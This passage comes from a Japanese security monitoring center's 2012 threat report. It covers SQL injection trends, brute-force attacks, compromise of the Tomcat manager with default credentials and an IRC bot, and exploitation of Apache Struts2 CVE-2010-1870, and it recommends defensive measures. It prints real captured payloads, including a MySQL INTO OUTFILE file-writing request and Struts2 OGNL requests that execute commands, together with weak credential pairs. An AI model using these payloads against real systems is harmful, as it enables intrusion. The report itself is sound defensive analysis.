
グラフ 11　SQL インジェクション攻撃(データ改ざん)の検知件数の推移

脆弱性調査を目的とした SQL インジェクション攻撃が 5 月以降増加しています。これは、5 月から 6 月にかけて、SQL インジェクションの脆弱性有無を調査するボットの活動が活発になったためと考えられます。また、6 月上旬には ASP で作成された Web アプリケーションを対象に、SQL インジェクションの脆弱性有無を調査する攻撃を多数検知しました。その結果、4 月までの平均件数と比較すると、6 月の検知件数は約 7 倍にまで増加しています(グラフ 9-[1])。

情報摂取やコマンド実行を狙った SQL インジェクション攻撃は緩やかな増加傾向が見られますが、これは特定のデータベースを狙った攻撃や Union 構文を用いた攻撃が増加したことによるものです。

2011 年に若干の検知があったデータ改ざんを目的とした SQL インジェクション攻撃の検知件数は 2012 年においても少なく、重要インシデントにはなっておりません。


以下のグラフは、2012 年に発生した SQL インジェクション攻撃による重要インシデントについて、攻撃対象になったデータベースの比率を示したものです。



グラフ 12　SQL インジェクション対象データベースの比率

重要インシデントとなった SQL インジェクション攻撃では、MySQL に対する攻撃が約 80%を占めています。MySQL は、オープンソースのソフトウェアで構成される Web アプリケーションで利用される代表的なデータベースです。Linux OS での Apache HTTP Server、MySQL、PHP を組み合わせた環境は LAMP と呼ばれ、Ubuntu などの Linux ディストリビューションでは LAMP 環境をセットにしてインストールすることができます。他の環境と比べ安価で容易に導入でき、CMS などパッケージ Web アプリケーションとの親和性も高いため、企業や個人ユーザ含め幅広く利用されていることから、攻撃者の標的になりやすいといえます。一方で、個人ユーザや比較的小規模な組織・企業では、開発プロセスでのセキュリティ対策の確認や、運用プロセスでのセキュリティアップデート対応やセキュリティ診断が不十分である環境も多く、その結果重要インシデントが多く発生しています。

以下のグラフは、2012 年に重要インシデントとなった SQL インジェクションについて、その攻撃手法の割合を示したものです。




グラフ 13　SQL インジェクションで用いられた攻撃手法の割合

攻撃手法の割合では、「AND 1=1」などをパラメータに挿入し、応答の違いから脆弱性有無を調査する手法が最も多くなっています。また、SQL の実行結果を表示させる攻撃手法（Union 構文、構文エラー）が大きな割合を占めています。このような SQL 実行結果を表示させる攻撃手法では、SQL インジェクション専用ツールによる攻撃が多く見られ、2011 年よりも多く重要インシデントが発生しています。SQL インジェクションの攻撃ツールは、様々なデータベースの種類や攻撃手法に対応したものがインターネット上から入手可能であり、脆弱性有無の調査から情報窃取までが自動化された高度な機能を持つ攻撃ツールが広く悪用されている状況であるといえます。しかし、専用ツールによる SQL インジェクション攻撃であっても、Web アプリケーションでの基本的な対策が行われていれば攻撃の影響を受けることはありません。

JSOC で検知した SQL インジェクション攻撃による重要インシデントでは、セキュリティアナリストが攻撃対象をリアルタイムに診断し、対象の Web アプリケーションが脆弱であることを確認したことによる Critical インシデントが多数を占めており、早期の対策実施をお客様にお勧めしております。その結果、2012 年においては SQL インジェクション攻撃による Emergency インシデントは発生しておりません。SQL インジェクション攻撃による被害を未然に防ぐためにも、対策状況の定期的な確認やセキュリティ診断の実施など、継続的かつ網羅的な対策を実施していく必要があります。

3.2.4　主要な公開サービスに対するブルートフォース攻撃の推移

以下のグラフは、主要な公開サービスに対するブルートフォース攻撃について、検知件数の推移を示したものです。



グラフ 14　ブルートフォース攻撃検知件数の推移

FTP や SSH サービスに対するブルートフォース攻撃は非常に多数の攻撃を検知している状況が継続しており、全体的に増加傾向が見られ、特に MySQL サーバに対するブルートフォース攻撃は、4 月以降は明らかな増加傾向が見られます。

これらのサービスに不正なログインが行われた場合、アカウントの権限によっては深刻な影響を受ける可能性があります。これらのサービスをインターネットに公開する必要性について改めて見直し、接続可能な送信元を最小限に限定するだけではなく、推測が困難なユーザ ID とパスワードで運用していくことをお勧めします。

3.2.5　2012 年に流行した攻撃とその対策

2012 年に JSOC で検知したインターネットからの攻撃のうち、多くの組織で重要インシデントとなった攻撃の事例とその対策について紹介します。

【MySQL を狙った SQL インジェクション攻撃】

2012 年 3 月、以下のような SQL インジェクション攻撃の検知が増加しました。この SQL インジェクション攻撃は脆弱性の存在する MySQL 使用環境を探索するものだと考えられます。該当攻撃は 3 月 13 日から 3 月 15 日までの三日間に集中しており、その後は終息しています。

今回の攻撃では以下のような HTTP によるリクエストが用いられています。

```
GET /index.php?id=123¥'union select
0x6A7573745F615F746573745F315F73696E676C655F305F646173685F305F3C3F706870206563686F286D6435
28226A7573745F615F746573742229293B6563686F2840756E6C696E6B28222F686F6D652F6A6174657374372
E7068702229203F2022756E222E226C696E6B656422203A20226E6F745F756E222E226C696E6B656422293F3
E into outfile ¥'/home/jatest7.php¥'-- HTTP/1.0
```

このリクエストをデコードすると以下のような文字列になります。

```
GET /index.php?id=123¥' union select just_a_test_1_single_0_dash_0_
<?php echo(md5("just_a_test"));echo(@unlink("/home/jatest7.php") ? "un"."linked" : "not_un"."linked")?>
into outfile ¥'/home/jatest7.php¥'-- HTTP/1.0
```

リクエストには PHP のコードが含まれており、INTO OUTFILE 構文を使用することにより、以下のような内容の php ファイルを作成しようとしています。

```
<?php
   echo(md5("just_a_test"));
   echo(@unlink("/home/jatest7.php") ? "un"."linked" : "not_un"."linked")
?>
```

上記の内容を、「jatest7.php」というファイルに書き出しています。jatest7.php はアクセスすると「just_a_test」という文字列を表示し、アクセスされた後に自身を削除します。攻撃者は上記の SQL インジェクション攻撃と作成されたファイルへのアクセスを 1 セットとして行い、対象の Web アプリケーションが脆弱であるか否かを確認しています。

【攻撃後のファイルアクセスの結果による脆弱であるかの判別方法】

1) レスポンスコードが「404 NotFound」

- ファイル作成が失敗しているため、対象の Web アプリケーションは SQL インジェクション攻撃に対して脆弱ではない

2) レスポンスコード「200 OK」かつ「c6db3524fe71d6c576098805a07e79e4not_unlinked」

- ファイル作成に成功しているため、対象の Web アプリケーションは SQL インジェクション攻撃に対して脆弱である
- ファイルの削除は失敗しているため、対象の Web アプリケーションは権限の低いユーザで動作している

3) レスポンスコード「200 OK」かつ「c6db3524fe71d6c576098805a07e79e4unlinked」

- ファイル作成に成功しているため、対象の Web アプリケーションは SQL インジェクション攻撃に対して脆弱である
- ファイルの削除が成功しているため、対象の Web アプリケーションは権限の高いユーザで動作している

今回行われた SQL インジェクション攻撃は、従来と異なる特殊な手法を用いているわけではありません。上記のようなファイルを用いたレスポンスコードによる攻撃成否の判断を行う手法は、過去にも確認されているものです。従来通り、基本的な SQL インジェクション攻撃の対策を行うことが重要です。[4]

また、今回の SQL インジェクション攻撃によって作成されるファイルは、攻撃対象に大きな影響を及ぼすものではありませんが、攻撃が成立する脆弱な環境であれば、コマンド実行や内部情報の送信などが行われ、被害が拡大する恐れがあります。

JSOC の検知実績においても、新しい手法によって被害を受けるケースは少なく、重要インシデントとなる多くのケースでは既知の脆弱性を悪用した攻撃が圧倒的に多数となっています。そのため、アプリケーションの脆弱性や設定不備をチェックするための定期的なセキュリティ診断や、利用アプリケーションとそのバージョンを把握し、適切なパッチマネジメントが徹底できているかを今一度確認することをお勧めいたします。


---

[4]
IPA ISEC セキュア・プログラミング講座
http://www.ipa.go.jp/security/awareness/vendor/programmingv2/index.html
安全なウェブサイトの作り方（IPA 情報処理推進機構セキュリティセンター）
http://www.ipa.go.jp/security/vuln/documents/website_security.pdf

【Tomcat に対する不正なファイルのアップロード攻撃】

2012 年 3 月以降、Tomcat の Web アプリケーションマネージャを狙い、不正なファイルのアップロードを試みる攻撃が発生しています。同 3 月には Web アプリケーションマネージャに対する攻撃コードがインターネット上に公開されており、この攻撃コードが悪用されたことが原因です。

以下のグラフはインターネットからの Tomcat の Web アプリケーションマネージャを狙ったファイルアップロード攻撃の件数と、Critical および Emergency インシデントの発生件数の推移を示したものです。



グラフ 15　Tomcat に対する攻撃検知件数と重要インシデント発生件数の推移

注目すべき点として、Tomcat の Web アプリケーションマネージャへの攻撃は、SQL インジェクションなどの攻撃と比べて検知件数に対して重要インシデントが発生する確率が高くなっています。そのため、攻撃者はあらかじめアップロード攻撃を行う前の段階として、脆弱性の有無について調査を行っている可能性が高いと推察されます。

表 2　標的となるユーザ ID とパスワードの組み合わせ

ユーザ ID	パスワード
tomcat	tomcat
Password	password
Admin	admin
Admin	password
Admin	パスワード無し
tomcat	パスワード無し

この攻撃では、表 2 のような推測が容易であるユーザ ID とパスワードが設定された Web アプリケーションマネージャが標的となっています。これらのユーザ ID とパスワードが設定されている場合、攻撃者によって不正な war ファイルのアップロードが行われます。アップロードされるファイルは、図 1 のように「LoaderServlet」といったファイル名が用いられるケースが多くを占めています。




図 1 「LoaderServlet」がアップロードされた Web アプリケーションマネージャ

JSOC でこの不正な war ファイルを解析したところ、このファイルは IRC プロトコルを用いたボットプログラムであり、ドイツのホストからの命令を受信し、任意のファイルのダウンロードやコマンド実行などが行われるものでした。

[確認できる Java ソースコード]

```
public class IRCBotMain
{
   public static final String[] IRC_SERVERS = { "XXXX.XXXX.de:13122" };
   public static final String IRC_CHANNEL = "#fuOff";
   public static final String IRC_CHANNEL_PW = "pewpew";

   public static void startBot()
```

Tomcat の Web アプリケーションマネージャに対する不正アクセスおよびファイルアップロードは 2009 年頃から行われ多数の被害を検知[5]しており、決して新しい攻撃とはいえません。しかし、2012 年 4 月にも攻撃が成功した Emergency インシデントが発生しており、Web アプリケーションマネージャに対するアクセス制御が不適切な環境が依然として存在していることがわかります。

Tomcat の Web アプリケーションマネージャ以外にも、管理機能を提供する多くの Web アプリケーションには、ユーザ ID とパスワードによる認証機能を持つものがあり、利便性を考慮してインターネットに公開している環境も多くあります。しかし、安易なユーザ ID とパスワードが設定されている場合、ブルートフォースによる不正ログインを受け、管理機能が悪用される可能性が高くなります。対策としては、以下の点の再確認が必要です。

1. 意図しない管理機能の公開

管理用アプリケーションをインターネットに公開する必要がない場合は、アプリケーションを削除する

2. ファイアウォールによるフィルタリング

インターネットからのアクセスに対して、IP アドレスやポート(Tomcat 使用ポート 8080/tcp など)によるアクセス元の制限を行う

3. 脆弱なユーザ ID とパスワードの変更

推測が容易なユーザ ID とパスワードが使用されていないか確認し、問題があれば至急変更する

5
【注意喚起】Tomcat のマネージャ機能に関する注意喚起
http://www.lac.co.jp/security/alert/2009/03/tomcat.html
@IT セキュリティアナリストコラム 狙われる甘～い Tomcat
http://www.atmarkit.co.jp/fsecurity/column/kawaguchi/015.html

【Apache Struts2 の脆弱性を悪用した攻撃】

2012 年 6 月以降、Apache Struts2 の脆弱性(CVE-2010-1870)[6]を悪用した攻撃を多く検知しています。この脆弱性は、Struts2 を使用して作成された Web アプリケーションに対して特別に作成されたリクエストを送信することで、リモートから任意の Java コードを実行可能とするものです。該当脆弱性を悪用した攻撃は 2012 年以前にも検知をしていましたが、2012 年 6 月以降に検知している攻撃パターンは、リクエストパラメータとして引き渡す攻撃コード内容に変化が見られました。

以前の攻撃では、パラメータに指定された OGNL(Object Graph Navigation Language)式には「¥u0023」というユニコード表現が用いられていましたが、2012 年 6 月以降では、該当箇所が「¥43」という文字列に変化しています。また、OGNL 式の内容についても、コマンドの実行結果（図 3 では「id」コマンド）を応答ページ上に出力させるものや、ファイルの作成を試みる攻撃が多く検知されるようになりました。

```
GET /HelloWorld/chapterTwo/HelloWorld.action?(%27\u0023_memberAccess[\%
27allowStaticMethodAccess\%27]%27)(meh)=true&(aaa)((%27\u0023context[\%
27xwork.MethodAccessor.denyMethodExecution\%27]\u003d\u0023foo%27)(\u0023foo\u003dnew%
20java.lang.Boolean(%22false%22)))&(asdf)((%27\u0023thread.sleep(5000)%27)(\u0023thread
\u003d@java.lang.Thread@currentThread()))=1 HTTP/1.1
Host: 192.168.200.196:8080
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; ja; rv:1.9.2.10) Gecko/20100914
Firefox/3.6.10
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: Shift_JIS,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Cookie: JSESSIONID=0D9AC3293828A89B6639AF1552AA60B0
```

図 2　2012 年 5 月以前の攻撃リクエスト

```
GET /tomcat/struts2-blank-2.1.8.1/example/HelloWorld.action?
('\43_memberAccess.allowStaticMethodAccess')(a)=true&(b)(('\43context
[\'xwork.MethodAccessor.denyMethodExecution\']\75false')(b))&('\43c')
(('\43_memberAccess.excludeProperties\75@java.util.Collections@EMPTY_SET')(c))&(g)
(('\43req\75@org.apache.struts2.ServletActionContext@getRequest()')(d))&(h)
(('\43webRootzpro\75@java.lang.Runtime@getRuntime().exec(\43req.getParameter(%22cmd%
22))')(d))&(i)(('\43webRootzproreader\75new\40java.io.DataInputStream
(\43webRootzpro.getInputStream())')(d))&(i01)(('\43webStr\75new\40byte[51020]')(d))&
(i1)(('\43webRootzproreader.readFully(\43webStr)')(d))&(i111)(('\43webStr12\75new
\40java.lang.String(\43webStr)')(d))&(i2)(('\43xman
\75@org.apache.struts2.ServletActionContext@getResponse()')(d))&(i2)(('\43xman
\75@org.apache.struts2.ServletActionContext@getResponse()')(d))&(i95)
(('\43xman.getWriter().println(\43webStr12)')(d))&(i99)(('\43xman.getWriter().close()')
(d))&cmd=id HTTP/1.1
User-Agent: Java/1.6.0_26
Host: 192.168.11.18
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

図 3　2012 年 6 月以降の攻撃リクエスト

6
Apache Struts 2 Documentation S2-005
http://struts.apache.org/2.x/docs/s2-005.html
JVNDB-2010-002831
http://jvndb.jvn.jp/ja/contents/2010/JVNDB-2010-002831.html
CVE-2010-1870
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-1870

攻撃パターンが変化した理由としては、2012 年 5 月から 6 月にかけて、中国語圏のサイトで該当脆弱性を悪用するツールが複数配布されていることが判明しており、これらのツールを使用した攻撃である可能性が高いと見ています。




図 4　中国語圏のサイトで配布されていた攻撃ツール(1)




図 5　中国語圏のサイトで配布されていた攻撃ツール(2)

Apache Struts2 は Web アプリケーションのフレームワークであり、バージョンアップによりフレームワーク上で動作している既存の Web アプリケーションに何らかの不具合を引き起こすことが懸念されます。そのため、テストや改修に多くのコストがかかることからバージョンアップが敬遠されがちです。公開から 2 年以上が経過している脆弱性であるにも関わらず攻撃者に狙われ続けている原因の一端は、このような理由から対策が実施されていない Web アプリケーションがまだ多く存在するためと推察されます。JSOC において影響を調査した結果、脆弱性があることが判明し Critical インシデントとして報告するケースが多数ありました。


CVE-2010-1870 で報告されている任意の Java コードが実行可能な脆弱性については、バージョン 2.2.1 で解消されています。該当バージョンより前の Struts2 を使用した Web アプリケーションを公開している場合には、速やかに対策を実施することを強くお勧めします。また、バージョン 2.2.1 以降のバージョンにおいても同様に任意の Java コードが実行可能な脆弱性が複数報告[7]されており、攻撃コードが公開されている脆弱性があるため、可能な限り最新のバージョンを利用することをお勧めします。

7
Apache Struts 'ParameterInterceptor' Class OGNL (CVE-2011-3923) Security Bypass Vulnerability
http://www.securityfocus.com/bid/51628/info
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0394
Apache Struts 2 Documentation S2-007
http://struts.apache.org/2.x/docs/s2-007.html

3.3　組織内部に潜む脅威

3.3.1　組織内部で発生した脅威の推移

以下のグラフは、組織内部のホストから発生した、ウイルス感染や不審な通信を示す重要インシデントについて、種類別に推移を示したグラフです。




グラフ 16　内部ホストからの通信による重要インシデント割合推移(種類別)

内部ホストからの通信による重要インシデントでは、ウイルス感染したホストが発生する通信を検知したものが約 80%を占めています。ウイルス感染以外のインシデントは、外部の Web アプリケーションに対して SQL インジェクションやクロスサイトスクリプティングの脆弱性調査を行う通信を検知したものです。このような通信の発生原因は、お客様が意図的に実施したセキュリティ診断であることが多いですが、不正なプログラムの動作によって意図せず発生した通信であることが判明したケースもありました。

Apache Struts 2 Documentation S2-008
http://struts.apache.org/2.x/docs/s2-008.html

以下のグラフは、ウイルス感染による重要インシデントについて、検知したウイルスの割合を示したものです。



グラフ 17　重要インシデントにおける感染ウイルスの割合

重要インシデントとして検知したウイルスの上位は、2011 年から感染が続いているウイルスが上位を占めています。2012 年に新たに発生したウイルスとしては、ZeroAccess、Flashback が挙げられます。いずれも悪性 Web サイトを介するドライブバイダウンロード攻撃で感染を広げたウイルスです。

その他にも、PlugX、PoisonIvy といったリモート制御プログラム(RAT)タイプのウイルス感染が新たに発生しています。これら RAT タイプのウイルスは、一般的なウイルスと比較するとウイルス検体の数が少ないため、ウイルス対策ソフトウェアの最新定義ファイルでも対応できない場合があります。この場合、感染の事実や影響範囲を特定するためには、感染ホストやネットワークのフォレンジック調査が必要になります。

感染の経路としては、メール添付ファイルによる標的型攻撃で悪用される事例が多く報告されています。普段やり取りがない差出人から突然添付ファイルが送られてきた場合は、取り扱いに特に注意が必要です。少しでも疑わしい点がある場合には、添付ファイルは開かず、差出人に確認をとることをお勧めします。

